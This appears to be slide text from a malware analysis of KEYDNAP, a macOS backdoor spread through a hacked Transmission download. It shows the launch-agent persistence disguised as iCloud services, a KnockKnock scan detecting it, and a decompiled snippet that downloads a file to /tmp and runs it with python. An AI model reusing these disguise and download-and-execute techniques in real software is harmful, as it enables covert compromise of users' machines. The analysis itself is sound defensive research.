

file information



KEYDNAP

infection vector (method 0x2)

official app website; **hacked, again!**




'validly' signed




hack official website
(transmissionbt.com)




infect app (v2.92)
+/Resources/License.rtf



sign (infected) app



KEYDNAP persistence



```
//build path to backdoor's launch agent
sprintf(var_430, "%s/Library/LaunchAgents/%s.plist", getenv("HOME"), "com.apple.iCloud.sync.daemon");

//build path to tor proxy launch agent
sprintf(var_C30, "%s/Library/LaunchAgents/com.geticloud.icloud.photo.plist", getenv("HOME"));
```

two launch agents

- 1 com.apple.iCloud.sync.daemon
- 2 com.geticloud.icloud.photo

License.rtf

KnockKnock

Start Scan

Launch Items

Library Inserts

Login Items

Login/Logout Hooks

Periodic Scripts

Spotlight Importers

Startup Scripts

fixGpgHome	/usr/local/MacGPG2/libexec/fixGpgHome	/Library/LaunchAgents/org.gpgtools.macgpg2.fix.plist	0/55	?	info	show
shutdown-gpg-agent	/usr/local/MacGPG2/libexec/shutdown-gpg-agent	/Library/LaunchAgents/org.gpgtools.macgpg2.shutdown-gpg-agent.plist	0/57	?	info	show
GPGSuite_Updater	/Library/Application Support/GPGTools/GPGSuite_Updater.app/Contents/MacOS/GPGSuite_Updater	/Library/LaunchAgents/org.gpgtools.updater.plist	0/55	?	info	show
UpdaterStartupUtility	/Library/Application Support/Adobe/OOBE/PDApp/UWA/UpdaterStartupUtility	/Users/patrick/Library/LaunchAgents/com.adobe.AAM.Updater-1.0.plist	0/56	?	info	show
icloudsyncd	/Users/patrick/Library/Application Support/com.apple.iCloud.sync.daemon/icloudsyncd	/Users/patrick/Library/LaunchAgents/com.apple.iCloud.sync.daemon.plist	?	?	info	show
icloudproc	/Users/patrick/Library/Application Support/com.geticloud/icloudproc	/Users/patrick/Library/LaunchAgents/com.geticloud.icloud.photo.plist	?	?	info	show

scan complete

KEYDNAP

persistence

```
$ cat ~/Library/LaunchAgents/com.apple.iCloud.sync.daemon.plist
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
  <key>RunAtLoad</key>
  <true/>
  <key>ProgramArguments</key>
  <array>
    <string>/Users/user/Library/Application Support/
    com.apple.iCloud.sync.daemon/icloudsyncd</string>
  </array>
  <key>Label</key>
  <string>com.apple.iCloud.sync.daemon</string>
</dict>
</plist>
```

com.apple.iCloud.sync.daemon / icloudsyncd


```
$ cat ~/Library/LaunchAgents/com.geticloud.icloud.photo.plist
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
  <key>RunAtLoad</key>
  <true/>
  <key>ProgramArguments</key>
  <array>
    <string>/Users/patrick/Library/Application Support/
    com.geticloud/icloudproc</string>
  </array>
  <key>Label</key>
  <string>com.geticloud.icloud.photo</string>
</dict>
</plist>
```

com.geticloud.icloud.photo / icloudproc

launch agent	binary
com.apple.iCloud.sync.daemon	icloudsyncd
com.geticloud.icloud.photo	icloudproc



KEYDNAP (icloudsyncd)

features / goals



```
//exec downloaded file
sprintf(var_430, "/tmp/%s", rbx);
sprintf(var_830, "python %s", var_430);
chmod(var_430, 0x1c0);
system(var_830);
```


Python download/exec




privilege escalation




